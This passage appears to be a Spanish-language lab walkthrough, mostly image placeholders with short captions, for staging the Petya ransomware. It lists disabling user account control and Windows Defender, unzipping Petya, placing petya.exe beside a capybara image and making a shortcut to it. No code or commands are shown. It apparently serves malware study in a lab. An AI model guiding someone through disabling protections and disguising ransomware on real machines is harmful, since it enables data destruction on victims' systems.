




Desactivamos la configuración de control de usuario







Desactivamos Windows defender.










Descomprimimos el archivos de petya







Copiamos el archivo petya.exe donde se encuentra la imagen del capibara







Creamos un acceso directo para el archivo



